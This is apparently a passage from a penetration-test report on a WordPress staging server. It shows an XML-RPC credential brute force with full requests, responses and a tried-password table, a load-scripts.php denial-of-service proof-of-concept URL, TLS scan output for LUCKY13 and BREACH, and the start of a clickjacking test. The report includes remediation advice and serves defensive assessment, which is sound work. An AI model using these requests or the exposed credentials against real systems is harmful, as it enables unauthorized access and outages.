
```
POST /staging/xmlrpc.php HTTP/2
Host: 157.173.221.63
Cookie: wordpress_test_cookie=WP%20Cookie%20check; tk_ai=jetpack%3ASG4AaLGmGC9WB9r6wjY1Olan; wp_lang=en_US;
jpp_math_pass=c26f014597563bfe3e1361830; tk_ai=b%2FWEueGuP513D5FFUjZ2NfCh
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Content-Length: 164

<methodCall>
    <methodName>
        wp.getUsersBlogs
    </methodName>
    <params>
        <param>
        <value>
            admin
        </value>
        </param>
        <param>
        <value>
            pass
        </value>
        </param>
    </params>
</methodCall>
```

```
HTTP/2 200 OK
Content-Type: text/xml; charset=UTF-8
X-Litespeed-Cache-Control: no-cache
Cache-Control: no-cache, no-store, must-revalidate, max-age=0
Vary: Accept-Encoding
Content-Length: 403
Date: Sat, 22 Mar 2025 10:31:11 GMT
Server: LiteSpeed
Alt-Svc: h3=":443"; ma=2592000, h3-29=":443"; ma=2592000, h3-Q050=":443"; ma=2592000, h3-Q046=":443";
ma=2592000, h3-Q043=":443"; ma=2592000, quic=":443"; ma=2592000; v="43,46"

<?xml version="1.0" encoding="UTF-8"?>
    <methodResponse>
        <fault>
            <value>
                <struct>
                    <member>
                        <name>
                            faultCode
                        </name>
                        <value>
                            <int>
                                403
                            </int>
                        </value>
                    </member>
                    <member>
                        <name>
                            faultString
                        </name>
                        <value>
                            <string>
                                Incorrect username or password.
                            </string>
                        </value>
                    </member>
                </struct>
            </value>
        </fault>
    </methodResponse>
```

Figure 2 : WordPress XML-RPC Brute Force Attack – I : It is identified that "xmlrpc.php" is enabled on the target WordPress site. In this step, the attacker sends a POST request to "xmlrpc.php" endpoint with the "wp.getUsersBlogs" method call in the request body, along with login parameters (username and password). This method allows users to authenticate and retrieve blog details. [Here, the attacker attempts to brute force the login credentials by trying different username/password combinations until finding a valid one.] Step – 1



Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
17	vagrant	shadow	200	1505			837	
18	azureuser	master	200	1539			837	
19	auditor	kile@123	200	471			1245	

```
HTTP/2 200 OK
Content-Type: text/xml; charset=UTF-8
Set-Cookie: _lscache_vary=79aba0ace7af4129ac73dac32b3a1583; expires=Mon, 24 Mar 2025 10:32:19 GMT; Max-Age=172800; path=/staging/; secure; HttpOnly
X-Litespeed-Cache-Control: no-cache
Cache-Control: no-cache, no-store, must-revalidate, max-age=0
Vary: Accept-Encoding
Content-Length: 662
Date: Sat, 22 Mar 2025 10:32:18 GMT
Server: LiteSpeed
Alt-Svc: h3=":443"; ma=2592000, h3-29=":443"; ma=2592000, h3-Q050=":443"; ma=2592000, h3-Q046=":443"; ma=2592000, h3-Q043=":443"; ma=2592000, quic=":443"; ma=2592000; v="43,46"

<?xml version="1.0" encoding="UTF-8"?>
  <methodResponse>
    <params>
      <param>
      <value>
        <array>
          <data>
            <value>
              <struct>
                <member>
                  <name>
                    isAdmin
                  </name>
                  <value>
                    <boolean>
                      0
                    </boolean>
                  </value>
                </member>
                <member>
                  <name>
                    url
                  </name>
                  <value>
                    <string>
                      http://157.173.221.63/staging/
```

Figure 3 : WordPress XML-RPC Brute Force Attack – I : In this step, the attacker sends a POST request to the "xmlrpc.php" endpoint with the "wp.getUsersBlogs" method, including a combination of login username and password parameters in the request body. Attackers can exploit this vulnerability by using a custom credential wordlist to try different combinations until they find valid credentials. In response, the attacker successfully enumerates user login credentials through wp.getUsersBlogs method exploitation. Since there are no rate-limiting measures in place, attackers can repeatedly attempt different combinations, increasing the risk of unauthorized access. It is recommended to disable XML-RPC if not required or restrict access to specific methods to prevent exploitation. Step – 2

11.3 WordPress Denial of Service Vulnerability

Description

During our assessment, we identified a denial of service (DoS) vulnerability in the WordPress application. Specifically, WordPress allows users to load multiple JS files and CSS files through load-scripts.php. Attackers can exploit this by force loading all possible JavaScript files at once by adding their names to a URL using the load parameter, separated by commas. Successful exploitation will allow remote attackers to conduct a denial of service condition on affected system.


Impact

A successful attack can completely disrupt website functionality and prevent users from accessing it.

Recommendation

- It is recommended to implement proper authentication mechanisms for accessing the load-scripts.php.
- It is recommended to use **plugins or security measures to restrict the number of JavaScript files that can be loaded simultaneously.**
- Consider implementing plugins or security measures that limit the frequency and number of requests that can be sent to **wp-cron.php, load-scripts.php** endpoints.

Proof of Concept – (Steps to Reproduce)



https://157.173.221.63/staging/wp-admin/load-scripts.php?c=1&load[]=eutil,common,wp-a11y,sack,quicktag,colorpicker,editor,wp-fullscreen-stu,wp-ajax-response,wp-api-request,wp-pointer,aut

110%

```
/*! This file is auto-generated */
!function(B,W){var $=B(document),H=B(W),q=B(document.body),Q=wp.i18n.__,i=wp.i18n.sprintf;function r(e,t,n){n=void 0!==n?i(Q("%1$s is deprecated since version %2$s! Use %3$s instead."),e,t,n):i(Q("%1$s is deprecated since version %2$s with no
alternative available."),e,t);W.console.warn(n)}function e(i,o,a){var s={};return Object.keys(o).forEach(function(e){var t=o[e],n=i+"."+e;"object"==typeof t?Object.defineProperty(s,e,{get:function(){return
r(n,a,t.alternative),t.func()}}):Object.defineProperty(s,e,{get:function(){return r(n,a,"wp.i18n"),t}})}),s}W.wp.deprecateL10nObject=e,W.commonL10n=W.commonL10n||
{warnDelete:"",dismiss:"",collapseMenu:"",expandMenu:""},W.commonL10n=e("commonL10n",W.commonL10n,"5.5.0"),W.wpPointerL10n=W.wpPointerL10n||
{dismiss:""},W.wpPointerL10n=e("wpPointerL10n",W.wpPointerL10n,"5.5.0"),W.userProfileL10n=W.userProfileL10n||
{warn:"",warnWeak:"",show:"",hide:"",cancel:"",ariaShow:"",ariaHide:""},W.userProfileL10n=e("userProfileL10n",W.userProfileL10n,"5.5.0"),W.privacyToolsL10n=W.privacyToolsL10n||
{noDataFound:"",foundAndRemoved:"",noneRemoved:"",someNotRemoved:"",removalError:"",emailSent:"",noExportFile:"",exportError:""},W.privacyToolsL10n=e("privacyToolsL10n",W.privacyToolsL10n,"5.5.0"),W.authcheckL10n={beforeunload:""},W.authcheckL
10n=W.authcheckL10n||e("authcheckL10n",W.authcheckL10n,"5.5.0"),W.tagsl10n={noPerm:"",broken:""},W.tagsl10n=W.tagsl10n||e("tagsl10n",W.tagsl10n,"5.5.0"),W.adminCommentsL10n=W.adminCommentsL10n||{hotkeys_highlight_first:
{alternative:"window.adminCommentsSettings.hotkeys_highlight_first",func:function(){return W.adminCommentsSettings.hotkeys_highlight_first}},hotkeys_highlight_last:
{alternative:"window.adminCommentsSettings.hotkeys_highlight_last",func:function(){return
W.adminCommentsSettings.hotkeys_highlight_last}},replyApprove:"",reply:"",warnQuickEdit:"",warnCommentChanges:"",docTitleComments:"",docTitleCommentsCount:""},W.adminCommentsL10n=e("adminCommentsL10n",W.adminCommentsL10n,"5.5.0"),W.tagsSuggest
L10n=W.tagsSuggestL10n||{tagDelimiter:"",removeTerm:"",termSelected:"",termAdded:"",termRemoved:""},W.tagsSuggestL10n=e("tagsSuggestL10n",W.tagsSuggestL10n,"5.5.0"),W.wpColorPickerL10n=W.wpColorPickerL10n||
{clear:"",clearAriaLabel:"",defaultString:"",defaultAriaLabel:"",pick:"",defaultLabel:""},W.wpColorPickerL10n=e("wpColorPickerL10n",W.wpColorPickerL10n,"5.5.0"),W.attachMediaBoxL10n=W.attachMediaBoxL10n||
{error:""},W.attachMediaBoxL10n=e("attachMediaBoxL10n",W.attachMediaBoxL10n,"5.5.0"),W.postL10n=W.postL10n||
{ok:"",cancel:"",publishOn:"",publishOnFuture:"",publishOnPast:"",dateFormat:"",showcomm:"",endcomm:"",publish:"",schedule:"",update:"",savePending:"",saveDraft:"",private:"",public:"",publicSticky:"",password:"",privatelyPublished:"",publishe
d:"",saveAlert:"",savingText:"",permalinkSaved:""},W.postL10n=e("postL10n",W.postL10n,"5.5.0"),W.inlineEditL10n=W.inlineEditL10n||
{error:"",ntdeltitle:"",notitle:"",comma:"",saved:""},W.inlineEditL10n=e("inlineEditL10n",W.inlineEditL10n,"5.5.0"),W.plugininstallL10n=W.plugininstallL10n||
{plugin_information:"",plugin_modal_label:"",ays:""},W.plugininstallL10n=e("plugininstallL10n",W.plugininstallL10n,"5.5.0"),W.navMenuL10n=W.navMenuL10n||
{noResultsFound:"",warnDeleteMenu:"",saveAlert:"",untitled:""},W.navMenuL10n=e("navMenuL10n",W.navMenuL10n,"5.5.0"),W.commentL10n=W.commentL10n||
{submittedOn:"",dateFormat:""},W.commentL10n=e("commentL10n",W.commentL10n,"5.5.0"),W.setPostThumbnailL10n=W.setPostThumbnailL10n||
{setThumbnail:"",saving:"",error:"",done:""},W.setPostThumbnailL10n=e("setPostThumbnailL10n",W.setPostThumbnailL10n,"5.5.0"),W.uiAutocompleteL10n=W.uiAutocompleteL10n||
{noResults:"",oneResult:"",manyResults:"",itemSelected:""},W.uiAutocompleteL10n=e("uiAutocompleteL10n",W.uiAutocompleteL10n,"6.5.0"),W.adminMenu={init:function(){},fold:function(){},restoreMenuState:function(){},toggle:function()
{},favorites:function(){}},W.columns={init:function(){var n=this;B(".hide-column-tog","#adv-settings").on("click",function(){var e=B(this),t=e.val();e.prop("checked")?
n.checked(t):n.unchecked(t),columns.saveManageColumnsState()})},saveManageColumnsState:function(){var e=this.hidden();B.post(ajaxurl,{action:"hidden-
columns",hidden:e,screenoptionnonce:B("#screenoptionnonce").val(),page:pagenow})},checked:function(e){B(".column-"+e).removeClass("hidden"),this.colSpanChange(1)},unchecked:function(e)
{B(".column-"+e).addClass("hidden"),this.colSpanChange(-1)},hidden:function(){return B(".manage-column[id]").filter(".hidden").map(function(){return this.id}).get().join(",")},useCheckboxesForHidden:function(){this.hidden=function(){return
```

Status	Method	Domain	File	Initiator	Type	Transferred	Size
301	GET	157.173.221.63	load-scripts.php?c=1&load[]=eutil,common,wp-a11y,sack,c	document	js	782.34 kB	3 MB
200	GET	157.173.221.63	load-scripts.php?c=1&load[]=eutil,common,wp-a11y,sack,c	document	js	779.89 kB	3 MB
500	GET	157.173.221.63	favicon.ico	FaviconLoader.sys....	html	cached	2.43 kB

Queued: 0 ms | Started: 21.56 s | Downloaded: 21.62 s

Request Timing
Blocked: 21.56 s
DNS Resolution: 0 ms
Connecting: 39 ms
TLS Setup: 0 ms
Sending: 0 ms
Waiting: 26 ms
Receiving: 0 ms

Figure 4 : WordPress Denial of Service Vulnerability :- WordPress configurations allow users to load multiple JS and CSS files through the "load-scripts.php?load=" file. By appending file names to the URL, users can trigger the server to search and load all associated JavaScript files. Repeatedly sending such requests can flood the server, potentially leading to a denial of service (DoS) vulnerability in the WordPress application.

Vulnerable Endpoint and Sample Payload : https://157.173.221.63/staging/wp-admin/load-scripts.php?c=1&load[]=jquery-ui-core,jquery-ui-core,jquery-ui-core,jquery-ui-core,jquery-ui-core,jquery-ui-core

11.4 LUCKY13 (Potentially Vulnerable)

Description

LUCKY13 is a timing attack can be used against implementations of the TLS protocol using the cipher block chaining mode of operation. The vulnerability affects the TLS 1.1 and 1.2 specifications as well of certain forms of earlier versions.

Impact

The attack allows a full plaintext recovery for OpenSSL. Therefore an attacker exploiting this vulnerability is able to read the plaintext of an TLS encrypted session. The attack is a more advanced padding oracle which exploits different calculation times depending on the plaintext being padded with one or two bytes or containing an incorrect padding.


Recommendation

Several countermeasures for the LUCKY13 attack exist. Most importantly (and easy to implement), **no CBC cipher suites should be used**. Instead use AEAD cipher suites such as AES-GCM.

Please enable the following configurations; **also ensure NO CBC ciphers are enabled**


- Enable TLSv1.2, Disable SSLv3.0, TLSv1.0 and TLSv1.1
- **Enable modern TLS cipher suites and Disable all CBC Cipher suite**

Proof of Concept



```
DROWN (CVE-2016-0800, CVE-2016-0703)       not vulnerable on this host and port (OK)
                                           make sure you don't use this certificate elsewhere with SSLv2 enabled services, see
                                           https://search.censys.io/search?resource=hosts&virtual_hosts=INCLUDE&q=23ABF811264D2576324
LOGJAM (CVE-2015-4000), experimental       not vulnerable (OK): no DH EXPORT ciphers, no DH key detected with <= TLS 1.2
BEAST (CVE-2011-3389)                      not vulnerable (OK), no SSL3 or TLS1
LUCKY13 (CVE-2013-0169), experimental      potentially VULNERABLE, uses cipher block chaining (CBC) ciphers with TLS. Check patches
Winshock (CVE-2014-6321), experimental     not vulnerable (OK)
RC4 (CVE-2013-2566, CVE-2015-2808)         no RC4 ciphers detected (OK)
```


Figure 5 : LUCKY13 Vulnerability (Potentially Vulnerable) (CVE-2013-0169)



```
 Testing cipher categories 

 NULL ciphers (no encryption)                      not offered (OK)
 Anonymous NULL Ciphers (no authentication)        not offered (OK)
 Export ciphers (w/o ADH+NULL)                     not offered (OK)
 LOW: 64 Bit + DES, RC[2,4], MD5 (w/o export)      not offered (OK)
 Triple DES Ciphers / IDEA                         not offered
 Obsoleted CBC ciphers (AES, ARIA etc.)            offered
 Strong encryption (AEAD ciphers) with no FS       not offered
 Forward Secrecy strong encryption (AEAD ciphers)  offered (OK)
```

Figure 6 : SSL/TLS Weak Cipher Suites Supported : The remote host supports the use of SSL/TLS ciphers that offer weak encryption (Obsoleted CBC Ciphers Offered).



```
 Testing protocols via sockets except NPN+ALPN 

 SSLv2      not offered (OK)
 SSLv3      not offered (OK)
 TLS 1      not offered
 TLS 1.1    offered (deprecated)
 TLS 1.2    offered (OK)
 TLS 1.3    offered (OK): final
 NPN/SPDY   not offered
 ALPN/HTTP2 h2, http/1.1 (offered)
```

Figure 7 : Deprecated weak SSL/TLS Protocols Offered : TLS Protocol Version 1.1 is Offered. It is recommended to disable these deprecated versions and enforce TLS 1.2 or higher to enhance security.

11.5 BREACH Vulnerability

Description

The BREACH vulnerability is a security flaw that allows attackers to extract sensitive information from encrypted web traffic. It exploits the compression mechanisms used in HTTP responses, allowing attackers to recover plaintext data, such as session tokens or authentication credentials, from encrypted traffic.

Impact

Even if you use an SSL/TLS protected connection, an attacker can still view the victim's encrypted traffic and cause the victim to send HTTP requests to the vulnerable web server/ Following these steps, an attacker could steal information from the website and do the following:


- Inject partial plaintext they have uncovered into a victim's requests
- Measure the size of encrypted traffic

Recommendation

Recommend the following solutions:

- If possible, disable HTTP level compression
- Separate sensitive information from user input
- Protect vulnerable pages with CSRF token. The SameSite Cookie attribute will mitigate this issue, because to exploit this issue an attacker forces the victim to visit a target website using invisible frames. With the SameSite cookie attribute added, cookies that belong to the target won't be sent with a request that does not include top level navigation.
- Hide the length of the traffic by adding a random number of bytes to the responses.
- Add in a rate limit, so that the page maximum is reached five times per minute.

Proof of Concept



```
Ticketbleed (CVE-2016-9244), experiment.  not vulnerable (OK)
ROBOT                                     not vulnerable (OK)
Secure Renegotiation (RFC 5746)           supported (OK)
Secure Client-Initiated Renegotiation     not vulnerable (OK)
CRIME, TLS (CVE-2012-4929)                not vulnerable (OK)
BREACH (CVE-2013-3587)                    potentially NOT ok, "gzip br" HTTP compression detected. - only supplied "/staging/" tested
                                          Can be ignored for static pages or if no secrets in the page
POODLE, SSL (CVE-2014-3566)               not vulnerable (OK), no SSLv3 support
TLS_FALLBACK_SCSV (RFC 7507)              Downgrade attack prevention supported (OK)
SWEET32 (CVE-2016-2183, CVE-2016-6329)    not vulnerable (OK)
FREAK (CVE-2015-0204)                     not vulnerable (OK)
DROWN (CVE-2016-0800, CVE-2016-0703)      not vulnerable on this host and port (OK)
```

Figure 8 : BREACH Vulnerability – Potentially NOT OK (CVE-2013-3587)

11.6 Clickjacking Attack

Description

Clickjacking (User Interface redress attack, UI redress attack, UI redressing) is a malicious technique of tricking a Web user into clicking on something different from what the user perceives they are clicking on, thus potentially revealing confidential information or taking control of their computer while clicking on seemingly innocuous web pages.


Impact

An attacker can trick an unsuspecting victim to reveal confidential information or taking control of their computer while clicking on seemingly innocuous web pages.

Recommendation


Configure your web server to include an **X-Frame-Options** header. Consult Web references for more information about the possible values for this header.

Proof of Concept (Steps to Reproduce)



```
<html>
    <head>
        <title>Clickjack test page</title>
        <script>
            if (window.self !== window.top) {
                console.log("This page is inside an iframe.");
            } else {
                console.log("This page is NOT inside an iframe.");
            }
        </script>
    </head>
    <body>
